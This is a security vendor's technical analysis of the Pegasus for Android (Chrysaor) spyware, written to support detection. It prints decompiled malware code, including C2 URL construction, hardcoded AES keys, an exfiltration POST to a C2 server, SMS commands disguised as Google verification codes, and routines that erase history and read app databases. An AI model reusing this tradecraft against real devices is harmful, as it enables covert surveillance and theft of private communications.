Pegasus for Android

Technical Analysis and Findings of Chrysaor

April 2017

CONTENTS

Executive Summary

For the past several months, the Lookout Security Intelligence team has been closely tracking the features and tradecraft of targeted nation-state level malware attacks against mobile users. In the initial investigation into the software developed by lawful intercept vendor NSO Group, we examined the common features and methodologies that are frequently used to perform espionage using the mobile platform.

Building on our initial technical analysis of NSO's Pegasus software after the August 2016 discovery of Pegasus, the security intelligence teams at Google and Lookout collaborated to discover and track Pegasus as it exists on the Android platform (aka Chrysaor) in order to roll out protection for Android users. This investigation originated with the Lookout August report and led to all Android, users being protected against this threat.

On the Android platform, the Pegasus software has many of the same features that we described in the original Lookout report. The samples that Google acquired, and we analyzed for this report, existed as an Android application (APK) that compromised the device to install its malicious payload. These samples are dated, but given the recent Pegasus activity on devices observed by both Google and Lookout, the analysis represents important new insight into this spyware.

Pegasus for Android has similar capabilities to its iOS counterpart including:

- Exfiltrate targeted data from common apps including:
    - WhatsApp
    - Skype
    - Facebook
    - Viber
    - Kakao
    - Twitter
    - Gmail
    - Android's Native Browser and Chrome
    - Android's Native Email
- Remote control of the device using SMS
- Surveillance of:
    - Audio via the microphone
    - Imagery via the camera (front and rear)
- Keylogging
- Screenshot capture
- Disabling of system updates

Pegasus for Android is an example of the common feature-set that we see from nation states and nation state-like groups. These groups produce advanced persistent threats (APT) for mobile with the specific goal of tracking a target not only in the physical world, but also the virtual world. As nation states continue to expand their mobile capabilities, it is important to provide detailed analysis of the capabilities that threat actors are deploying on the mobile

platform in order to expand the industry's knowledge and ability to protect against this type of threat globally.

Background

In August 2016, Lookout published a technical analysis of Pegasus for iOS, a sophisticated, targeted lawful-intercept attack that was actively targeting a number of mobile users globally. We published our findings in the Technical Analysis of Pegasus Spyware report upon the release of Apple's iOS 9.3.5 patch. The patch closed the attack vector — Trident, an exploit of three related zero-day vulnerabilities in iOS — which Pegasus used to exploit the target device. Lookout protected its customers against Pegasus for iOS at that point.

Pegasus is highly advanced in its stealth, its use of exploits, its code obfuscation, and its encryption. It has a broad surveillanceware feature set that takes advantage of functionality available on mobile, such as:

- Always-on communications over Wi-Fi, 3G, or 4G
- Phone
- Messaging and email apps such as WhatsApp, Facebook, and Viber
- Camera
- Contact list
- Keystroke logging.


The original report shed light on the presence of advanced "lawful intercept" technologies. Lookout, along with Citizen Lab, established that the Pegasus surveillanceware software product is developed by NSO Group. According to news reports, NSO Group sells weaponized software that targets mobile phones to governments. News reports indicate that the Pegasus spyware is sold for use on high-value targets for multiple purposes, including sophisticated espionage on iOS, Blackberry, and Android.

Our research into Pegasus for Android began in late 2016, at which point we shared the initial findings and began our collaboration with Google. Our team set out to discover and ultimately enable detection of the Android version of NSO's Pegasus software.

Threat Hunting and Joint Investigation

Immediately upon discovery of the iOS version of Pegasus, Lookout's team of intelligence analysts and data scientists began hunting down Pegasus for Android via a combination of automated and manual analysis of the telemetry from the Lookout Security Cloud. Using anomalies identified from our large anonymized corpus of data, we were able to focus on a number of unique indicators of compromise (IOCs) that acted as signals to flag specific outliers within our sensor network. Combining several layers of signal intelligence, including detections of Pegasus for iOS, allowed the team to identify these indicators for deeper analysis.

With an identified set of indicators to investigate, we analyzed the data that indicated these findings were anomalous. Our Security Intelligence analysts were able to pinpoint a suspect set of apps which did not exist anywhere else in the world, including in public app stores or on public sources like VirusTotal. These apps contained metadata such as package names and signer information that only appeared in very limited cases which correlated with Pegasus-specific IOCs. This type of big data set is invaluable for both preserving user privacy and engaging in threat hunting and threat intelligence.



Lookout shared the findings with the Google Android Security Team after the Pegasus for iOS story broke. Over the next several months we jointly engaged in an investigation to track down

samples of Pegasus for Android and determine how this affected individuals around the world and the best course of action to protect Android users.

When Google and Lookout announced the discovery, Google named this family of spyware Chrysaor. Lookout references the Chrysaor naming as part of the Pegasus for Android variant of the Pegasus family first discovered on iOS.

The samples included in this research vary from debug/test/proof-of-concept application code to the more engineered, production-quality samples that affected target users in the real world.

Pegasus for Android Overview

The version of Pegasus for Android, known as Chrysaor, exists primarily as an app, of which there are several variants. These variants carry with them different file hashes, signers, package names, and content. The samples discussed here carry with them an APK that can be broken up into a Java component and native code component.

The Java layer — what most Android developers are familiar with when creating apps — is responsible for controlling, installing, and orchestrating the surveillance functions of Pegasus. The native code layer is responsible for a variety of tasks including the exploiting of the device, gaining elevated privileges (root access), and hooking the processes of other apps.

Android vs. iOS Pegasus Sample Comparison

The Android and iOS Pegasus samples share a lot of common functionality, including: process hooking, the ability to update and be controlled via SMS, audio surveillance, and self-destruct functionality to hide its tracks.

The table below highlights some of the similarities and differences between the two platforms based on the samples our analysts have reviewed. From these samples, we determined Pegasus uses known Android exploits to compromise an Android device. In this case it used a known root technique called Framaroot, which uses exploits named after *Lord of the Rings* characters. Other Android samples may use zero-days as was the case with Pegasus for iOS, but for the samples described here, the exploits are already known to the security research community.

Table 1: Comparison of Pegasus for iOS vs. Pegasus for Android

	iOS	**Android**
Process Hooking	Yes	Yes
SMS Command and Control	Yes	Yes
Zero-Day Exploits	Yes	No (Not these samples)

Messaging Protocol MQTT	Yes	Yes
Audio Surveillance	Yes	Yes
Functionality without device compromise	No	Yes
Method of Infection	Phishing	Unknown*
Exfiltrates Personal Information	Yes	Yes
Standalone App	No	Yes
Suicide Functionality	Yes	Yes
Targets Popular Apps and built-in Device Features	Yes	Yes
Disables System Updates	Yes	Yes
Screenshot Capture	No	Yes
Code Obfuscation	Yes	Yes

* - It is suspected that infections occur via a phishing attack

Feature comparison of Android vs. iOS Pegasus

We analyzed the samples, along with the data we found in our threat network for family and variant distinctions across platforms, to reveal many similarities with Pegasus for iOS such as:

- Capturing and exfiltration of data from popular messaging apps
- Similarities in its ability to maintain stealth and persistence on device
- String references to Pegasus
- Use of MQTT for lightweight messaging on both platforms
- C2 commands are delivered by SMS, and they use “verification code” style messages:
- Similarities in Suicide functionality

Pegasus for Android Detailed Analysis

This section contains an in-depth technical analysis around the primary pieces of two Pegasus for Android samples. The majority of the findings listed here are based on analysis of the first sample. The second one, discussed in more detail towards the end of the paper, is much smaller and contains limited functionality.

This investigation was conducted by the Lookout Security Intelligence team using a combination of static and dynamic analysis, including reproducing a Pegasus for Android C2 server to exercise functions of the application.

Note that in some code samples the name "*JigglyPuff*[1]" is present. We believe this is the internal code name used by the developers for these variants of Pegasus for Android.

Sample 1 - Package Information

Package Name	com.network.android
SHA-256	ade8bef0ac29fa363fc9afd958af0074478aef650adeb0318517b48bd996d5d5
Signer	Owner: CN=Android, OU=Android, O=Android, L=Unknown, ST=Unknown, C=UK Issuer: CN=Android, OU=Android, O=Android, L=Unknown, ST=Unknown, C=UK Serial number: 51234025 Valid from: Tue Feb 19 01:04:37 PST 2013 until: Sat Jul 07 02:04:37 PDT 2040 Certificate fingerprints: MD5: F9:6F:15:4D:34:74:82:12:E3:CB:1E:6A:5B:5D:79:58 SHA1: 44:F6:D1:CA:A2:57:79:9E:57:F0:EC:AF:4E:2E:21:61:78:F4:CB:3D SHA256: D9:52:90:6E:21:86:E0:05:47:80:25:1D:29:3D:3A:40:FC:34:B0:CA:9E:1A:1A:24:DE:BA:29:62:AE:17:A4:5B Signature algorithm name: SHA1withRSA Version: 3

Sample 2 - Package Information

Package Name	com.network.android
SHA-256	3474625e63d0893fc8f83034e835472d95195254e1e4bdf99153b7c74eb44d86
Signer	Owner: CN=Android Debug, O=Android, C=US Issuer: CN=Android Debug, O=Android, C=US Serial number: 176eae91 Valid from: Sat Mar 01 11:34:57 PST 2014 until: Mon Feb 22 11:34:57 PST 2044

[1] JigglyPuff is the name of a prominent character from the Pokemon series of games

	Certificate fingerprints: MD5: 02:35:59:D1:6F:A9:6D:25:FC:C7:5E:D0:E6:A5:87:37 SHA1: 51:6F:8F:51:6C:C0:FD:8D:B5:37:85:A4:8C:0A:86:55:4F:75:C3:BA SHA256: C0:D7:77:23:FA:46:05:AE:C7:61:54:05:45:B6:71:E5:7F:32:26:55:CF:B6:AC:3F:77:AE:50:46:93:DB:FC:95 Signature algorithm name: SHA256withRSA Version: 3

Initial Launch and Configuration

The application remains dormant on the device until it is rebooted and a `android.intent.action.BOOT_COMPLETED` intent is broadcast (this is broadcast by all devices after the device has booted and been unlocked by the user).

On first launch, the application must obtain an initial set of configuration options or it will immediately remove itself from the device. This configuration is obtained by parsing query string parameter values from a URL in the browser history or by reading data from a local file present on the device.

Browser history is accessed via the Android browser history and bookmarks content provider.

```
try {
    a.a("getSettingsFromHistory started ");
    Cursor v1 = arg13.getContentResolver().query(Browser.BOOKMARKS_URI, null, null, null, null);
    com.network.b.b.z = "URL For Remove";
    a.a("History Count: " + v1.getCount());
    if(!v1.moveToLast()) {
        goto label_172;
    }
}
```

If a URL in the browser history is found containing the string “rU8IPXbn”, configuration information is parsed from the query string parameters in the URL.

Parameter	Description
t	The token used to generate signatures for commands and identify the client.
c	A Base64 encoded command and signature, in the same format as commands sent via SMS.
d	Sets the *userNetwork* configuration option which contains an ITU-T E.212 mobile country code (MCC).
b	Sets the boolean *installation* configuration option.

r	Sets the boolean *windowYuliyus* configuration option.

After a configuration is loaded, an attempt is made by the malware to clean up its tracks by removing the URL containing the configuration information from the browser history.

```
if(v2 != 0 && historyUrl != null) {
    Logger.LogI("SystemUtil clearHistory removeHistoryByIp by url: " + historyUrl);
    if(historyUrl.contains("rU8IPXbn")) {
        Logger.LogI("SystemUtil clearHistory green instalation url:" + historyUrl + ", date:" + new Date(v3.longValue()).to
    }
    else if(historyUrl.contains(((CharSequence)arg11))) {
        Logger.LogI("SystemUtil clearHistory REMOVES url.contains(urlStrForRemove): " + historyUrl + ", date: " + new Date(
        SystemUtil_b.deleteFromBrowserHistory(arg12, historyUrl);
    }
}
```

Additionally, the following files, if present on the device, can also be used to obtain the initial configuration:

- `/data/myappinfo`
- `/system/ttg`

When using the file based configuration, each option that is passed as a query string parameter value is expected to be on a separate line in the configuration file. After a configuration file is read, it is removed from the system. Subsequent to first launch, this configuration data is accessed through the Android SharedPreferences APIs from a preference file named “NetworkPreferences”.

Communication Methods

Similar to the iOS version of Pegasus, its Android equivalent is capable of communicating to attacker-controlled infrastructure via a number of different mechanisms and protocols. This includes via SMS, over HTTP, and through the Message Queue Telemetry Transport (MQTT) protocol. The following sections detail how the Android version of Pegasus utilizes each of these mechanisms and protocols.

HTTP Communication

The application beacons out to a web server at a configurable time interval. The IP address and port of the server can be set through:

1. A command included in the initial configuration.
2. A command sent via SMS.
3. A command sent in an HTTP response from an existing C2 server.

The scheme and path used in constructing the C2 URL are hard coded within the application.

```
com.network.android.c.a.a.a("ParseResponseCommands ADDR");
this.l = true;
x.z.add("http://" + arg15.getValue("host") + ':' + arg15.getValue("port") + "/support.aspx");
return;
```

If the server is not successfully contacted within a configurable period of time, the application will uninstall itself.

Request Format

Requests from the application include two HTTP headers which contain keys used for encryption of the request and response:

Field	Description
SessionId1	The token stored on the client. The token value is used by the server to generate encrypted responses and most likely to identify the client device. This value is AES encrypted and Base64 encoded.
SessionId2	A randomly generated byte array. This is the AES key which is used to encrypt the files uploaded in the response body.

	This value is AES encrypted and Base64 encoded.

Both fields are encrypted using a hardcoded key and initialization vector.

```
static {
    AES_f.e = 0;
    AES_f.f = new byte[]{-74, 39, -37, 33, 92, 125, 53, -28};
    AES_f.iv = new byte[]{34, -123, 79, -90, 102, 121, 7, -90, -82, 91, -117, 30, 58, 5, -101, -65};
    AES_f.aesKey = new byte[]{86, 64, 126, 68, -22, 2, -3, 1, 7, -103, 120, -92, 96, -109, 56, 88, -13, 89, -49, -112, -
    AES_f.c = new byte[]{80, 73, 126, 65, 2, 18, -3, 33, 2, 57, 113, -95, 102, 35, 33, 17, -13, 4, -54, 50, 17, 2, -46, 
    AES_f.ivParameterSpec = new IvParameterSpec(AES_f.iv);
}

public static String decryptResponse(byte[] arg5, String token) {
    String v0_3;
    int v4 = 2;
    try {
        byte[] k = AES_f.joinArray(AES_f.f, token.getBytes());
        MessageDigest md5 = MessageDigest.getInstance("MD5");
        md5.update(k);
        k = md5.digest();
        SecretKeySpec keySpec = new SecretKeySpec(AES_f.joinArray(k, k), "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
        cipher.init(2, ((Key)keySpec), AES_f.ivParameterSpec);
        v0_3 = new String(cipher.doFinal(arg5), "utf8");
    }
```

Each request body contains fields encoded as multipart/form-data. These are gzip compressed and then AES encrypted using the SessionId2 key.

```
POST /support.aspx HTTP/1.1
Content-Type: multipart/form-data; boundary=__ANDROID_BOUNDARY__
SessionId1: ouxLIkUMyYkwa8guTn2onw==
SessionId2: /OIC0XYoSecG5QN4YOyZ7haJKWaEjUFFuihYOc4OCJnNlOlxAUE0SQH87+ef7/Sw
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; Nexus S Build/IMM76D)
Host: 192.168.255.1:8080
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 1079

--__ANDROID_BOUNDARY__
Content-Disposition: form-data; name="header"; filename="header"
Content-Type: application/zip

.......
;.[\K..F.4M...0.q......a.Gz.q..D0..p..@`..\........#...WQ.!.S<.HK.c-..-....YH...)..c)Z........L..{.kET6.
9...j....vRD.h...DL.T3.S+Pco......G...=;.;..T.X1s8..v|K4qs....m7....Y.<b..._M...!E.y/R........ps.....e..
4..TI)...a..p.G.G....tQ.
..\qx..=B.....,.....          `.5........`.|\..[f.......<.o...{K.*../.(^..1]..*...;Gvv.c.XS....O.`i
....=
..        @.p.]..x ts.P..I..d....);..I...8..Ra..-jA..8..`2..... .J..$.... ~F%r.u..G^.......Q..._......e
M.....Pt...>.M.h)2].......rZP$.t.]..<....
--__ANDROID_BOUNDARY__
Content-Disposition: form-data; name="data"; filename="data"
Content-Type: application/zip

)>(..cTFI.F
......1f7jmN.9.....Z..a.....0./...dPr......`.9...=..]..R...``...=.....:.I.Q|U.K....5.$/.fT..)..;t<..
--__ANDROID_BOUNDARY__
Content-Disposition: form-data; name="log"; filename="log"
Content-Type: application/zip
```

The header field, when decrypted, contains an XML document with device information, a list of data collection files which are included with the request, and the AES key to be used to decrypt each file.

```
<?xml version="1.0" ?>
<agentExfiltrationHeader>
        <com comMethod="wifi"/>
        <protocol version="1"/>
        <token id="00000000"/>
        <platformInfo aVersion="2.9.3" batteryLevel="100" imsi="000000000000000" manufacturer="LGE" model="Nexus 5" nati
veId="359125051988998" osVersion="4.4.2" pVersion="isRooted" platform="android" rom="937116"/>
        <cellInfo CellId="2905095" LAC="60013" MCC="000" MNC="00" isRoaming="false" timestamp="1490911322"/>
        <telemetry>WN2AWgAAAAAAAAAAAAAAAIJmAAAAAAAAAFA=</telemetry>
        <dataCollectionFiles>
                <dataCollectionFile filename="data" isCompressed="true" key="uk3C/3OpPNP8EXCGErlhVWEunqwWJpHWVm5iRzN6kU8
=" length="80" name="data" type="datacollection"/>
        </dataCollectionFiles>
</agentExfiltrationHeader>
```

The data collection file format will vary depending on the data being transmitted but the files are XML documents which contain data exfiltrated from the device, in response to a command issued to the application.

```
<?xml version="1.0" ?>
<agentDataCollection>
        <calendar>
                <calendarEntry recordId="1" timestamp="1490720400" updateType="add">
<![CDATA[
BEGIN:VCALENDAR
PRODID:Android
VERSION:2.0
METHOD:PUBLISH
BEGIN:VEVENT
TITLE:Calendar Meeting
SUMMARY:Calendar Meeting
DESCRIPTION:
DTSTART:20170328T170000Z
DTEND:20170328T180000Z
ALL-DAY:false
LOCATION:Toronto
END:VEVENT
END:VCALENDAR
]]>              </calendarEntry>
        </calendar>
</agentDataCollection>
```

Response Format

Responses are also AES encrypted XML documents. The encryption key is generated with the following algorithm:

MD5({0xB6, 0x27, 0xDB, 0x21, 0x5C, 0x7D, 0x35, 0xE4, *token*}) truncated to 16 bytes **append** MD5({0xB6, 0x27, 0xDB, 0x21, 0x5C, 0x7D, 0x35, 0xE4, *token*}) truncated to 16 bytes

The minimal response the application expects to receive is an XML document containing a response element with message and code attributes.

```
<?xml version="1.0" ?>
<response code="0" message="This is only used for log output on the client."/>
```

XML response parsing is performed within the application by overriding the startElement(), endElement(), and characters() methods of the org.xml.sax.helpers.DefaultHandler class from the SAX2 library and tracking the start/end of various elements.

```
public final void endElement(String arg5, String arg6, String arg7) {
    Logger.LogI("ParseResponseCommands endElement localName " + arg6);
    if(arg6.equals("cmd")) {
        Object v1 = HttpResponseHandler_x.lockObj;
        __monitor_enter(v1);
        try {
            HttpResponseHandler_x.httpCommandQueue.add(Base64_a.base64Decode(this.httpCommand));
            __monitor_exit(v1);
        }
        catch(Throwable v0) {
            __monitor_exit(v1);
            throw v0;
        }

        this.isCommand = false;
    }
    else if(arg6.equals("settingsCmd")) {
        this.isSettingsCmd = false;
    }
    else if(arg6.equals("addrs")) {
        if(this.isSettingsCmd) {
            Logger.LogI("ParseResponseCommands ADDRS endelement");
            this.isAddrsElement = false;
        }
    }
    else if(arg6.equals("addr")) {
        if(this.isAddrsElement) {
            Logger.LogI("ParseResponseCommands ADDR endelement");
            this.isAddrElement = false;
        }
```

This parsing method allows the client to accept more than one possible response structure so it's not possible to determine with certainty how the server side portion of the application structures all of its commands. It is only possible to determine which commands the application will respond to.

Below is a listing of commands relevant to the application's core functionality:

Command	Purpose
dump	Requests the client send back a configurable list of data which may include: • SMS messages • Phone call logs • Contacts stored on the SIM card and device • WhatsApp messages • Facebook messages • Twitter messages • Browser history • List of installed and running applications on the device • Kako messages

	• VIber messages • Skype chat logs • Calendar entries • Email stored on the device
upgrade	Requests the application to download and install an upgrade package from a specified URL.
camCmd	Requests the application take a screenshot or photo with the front or rear facing camera on the device.
emailAttCmd	Causes the application to retrieve a particular email attachment.

Additional commands are available to set most of the configurable options within the application. Each command includes an ack ID which the client will transmit back to the C2 server to acknowledge receipt of the command.

SMS/MMS/WAP

Inbound SMS

Similar to the methodology used by Pegasus for iOS, the Android package can receive commands contained in SMS message bodies which appear to be disguised as Google authentication codes. The command parser used by the Android version of the application appears compatible with messages that have been observed being sent to iOS devices.

```
Your Google verification code
is:5678429\nhttp://gmail.com/?z=FEcCAA==&i=MTphYWxhYW4udHY6NDQzLDE6bW
Fub3Jhb25saW5lLm5ldDo0NDM=&s=zpvzPSYS674=
```

The application registers a content observer for the Android SMS content provider which performs a case insensitive search of the SMS message bodies for the string “your google verification code” on incoming SMS messages.

SMS commands can include a command number, an ack ID, command arguments, and a signature. The basic command structure is:

`text:[Six Digits][`*`Command Number`*`]a=[`*`Ack ID`*`]&[`*`Command Arguments`*`]&s=[`*`Message Signature`*`]`

The message signature is an MD5 hash of the token configured on initial application launch and the contents command message. The signature included in the message is checked against a signature generated on the device. This ensures that the application will only respond to commands which are issued from a sender who knows the device’s token.

Android command numbers range from 0-8.


Command	Description
0	This “kill” command causes the application to attempt to remove itself from the device.
1	Causes an outbound beaconing message to be sent either through HTTP or SMS.
2	Sets the *adlocation* and *ad rate* configuration options and toggles location monitoring functionality.
3	Configures the following configuration options (typically used for initial configuration): 1. *WindowTargetSms* 2. *Skypi* 3. *NetworkWindowAddresess*
4	Takes a photo with the device’s rear facing camera.
5	Requests upload of an arbitrary file from the file system or upload of a directory listing.
6	This readies the device to receive an audio surveillance call as described under “Live Audio Surveillance.”
7	Toggles the call recording features by setting the window *canda configuration* option.
8	Triggers an immediate request to one of the configured C2 servers to fetch new commands over HTTP.

Command arguments for each command vary but are structured to look like query string parameters in the fake URL.

For all commands except 0, the application will acknowledge that a command was received by sending a request to the configured HTTP C2 server. The ack ID sent with the SMS command will be included in the data within the header field of the HTTP request.

Outbound SMS

The application will send outbound SMS messages to the configured `WindowTargetSms` number. This behavior can occur on demand, via a command issued to the application, or under other circumstances such as if no internet access is available or the device's SIM card has been changed.



These messages include a subset of the information available in the header fields sent in HTTP communication, though the data is formatted as colon separated key/value pairs or is newline separated rather than XML.

SMS messages sent to or received from the `WindowTargetSms` number are hidden from the end user.

WAP Push Messages

The malware will change the device's WAP Settings to enable push messages.

```
.replaceAll("\"pref_key_enable_push_message\" value=\"false\"", "\"pref_key_enable_push_message\" value=\"true\"");
```

WAP push messages are SMS messages containing specially encoded data which can, under certain circumstances, cause a device to automatically open a link in a browser on a device. This can be used as another vector to autoload content on the device without user interaction, if the device and cellular provider supports it.

This technique may also be employed for deployment on Android as the application makes an effort to delete WAP messages on startup if the device is rooted:

```
        try {
        label_115:
            LinkedList v0_2 = new LinkedList();
            HashSet v7_2 = new HashSet();
            while(v2.moveToNext()) {
                String v8_2 = v2.getString(v2.getColumnIndex("href"));
                String v9 = v2.getString(v2.getColumnIndex("_id"));
                String v10 = v2.getString(v2.getColumnIndex("read"));
                String v11 = v2.getString(v2.getColumnIndex("seen"));
                String v12 = v2.getString(v2.getColumnIndex("thread_id"));
                Logger.LogI("removeWapMessage seen " + v11 + ", read " + v10 + ", href:" + v8_2 + ", thread_id:" + v12);
                ((List)v0_2).add(v9);
                ((Set)v7_2).add(v12);
                Logger.LogI("removeWapMessage add TO REMOVE list seen " + v11 + ", read " + v10 + ", href:" + v8_2);
            }

            Iterator v8_3 = ((List)v0_2).iterator();
            while(v8_3.hasNext()) {
                v0_1 = "_id=" + v8_3.next();
                Logger.LogI("removeWapMessage removed WAP MESSAGE" + v0_1 + ", row affected : " + v1.delete("wpm", v0_1, null));
            }

            Iterator v7_3 = ((Set)v7_2).iterator();
            while(v7_3.hasNext()) {
                v0_1 = "_id=" + v7_3.next();
                Logger.LogI("removeWapMessage removed WAP THREAD " + v0_1 + ", row affected : " + v1.delete("threads", v0_1, null));
            }

            m.a(v6, v4, v5);
            Logger.LogI("removeWapMessage end");
            if(v2 != null) {
                goto label_248;
            }
```

Message Queue Telemetry Transport (MQTT)

In addition to being able to communicate via HTTP and SMS, Pegasus for Android is also capable of establishing a connection to command and control infrastructure via the MQTT protocol. There are however several attacker-specified restrictions that can be applied to when and if MQTT is utilized. With this in mind, Pegasus checks if the device is on Wi-Fi, a cellular network, and/or is roaming, and whether it is configured to use MQTT in these scenarios. If Pegasus has been explicitly configured to not use MQTT over the current network, then a connection via MQTT will not occur.

Assuming it is allowed to use MQTT over the current network, Pegasus will attempt to establish a connection in the format `tcp://<mqtt_remote_host>:<mqtt_port>`. The remote host and port variables are populated based on configuration information retrieved from the application's shared preferences. As expected, if these fields are not present an MQTT connection will fail to be successfully established. Several additional fields are also mandatory,

including an MQTT username, password, and identifying token. The provided token is used to subscribe to a particular MQTT topic so that the operator can issue device specific commands that are then executed by that client.

The processing of these remotely issued commands is handled in the same fashion as instructions received via HTTP and SMS, previously detailed in this report. Each command includes a signature that is used to verify the authenticity of the command and ensure it is not only created by the attackers, but that it is intended for the device that is currently processing it. A separate thread is then responsible for handling the execution of these instructions.

Given that certain device criteria need to be met before certain commands are executed, it is possible that received commands are not immediately executed. To handle this, Pegasus for Android has a linked hash set that is used to store pending instructions. At most, 60 pending instructions can be stored. When full, the receipt of further instructions results in the deletion of the next instruction to be deleted and the addition of the most recently received one.

Phone Calls

The application has special handling for calls associated with the numbers *762646466 and *7626464633. These phone numbers, respectively, toggle on and off the `romingSetted` configuration option which controls whether normal C2 communication is used when the device is roaming. This feature is likely implemented because when a device is roaming and `romingSetted` is disabled, the application will not accept commands from the normal HTTP, SMS, or MQTT communications channels.

Data Gathering and Surveillance Functionality

Targeted Applications

As was the case with Pegasus for iOS, the Android counterpart also targets numerous messaging and communication applications. The apps we observed as targets included:

- WhatsApp
- Skype
- Facebook
- Viber
- Kakao
- Twitter
- Gmail
- Android's Native Browser or Chrome
- Android's Native Email
- Calendar

Analysis showed that in order to achieve this, Pegasus for Android first checked whether certain messaging app databases were present before using its super user access to query them and retrieve user content. This included email messages, chat conversations, sent attachments, and cached content. We observed Pegasus for Android modifying the read, write, and execute permissions of the databases it targets to be accessible by all users. Interestingly, after it had retrieved information of value from *some* of these databases it would change the permissions back to their original values.

The overall method that Pegasus for Android uses to query these databases is the same. We can see this in the table below where Pegasus for Android is attempting to retrieve a victim's email messages. Below we provide the code that Pegasus uses to first check whether the Gmail or native email application is used, then set the permissions of relevant files to be world accessible, before then reverting these permissions back to the original. This approach is utilized by most of the Pegasus information gathering modules. The exception to this includes data retrieved via certain content providers; for example for bookmarks and calendar information.

```
message_id_to_target = db_msg_to_target[0];
database_name_to_target = db_msg_to_target[1];
gmail_db_location = this.gmail_db_loc == 1 ?
                    "/data/data/com.google.android.gm/databases" :
                    "/data/data/com.android.email/databases";
database_path = this.gmail_db_loc == 1 ?
                    gmail_db_location + "/" +
                    database_name_to_target : gmail_db_location +
                    "/" + database_name_to_target;
…
…
```

```
all_files_plus_perms_bitmask =
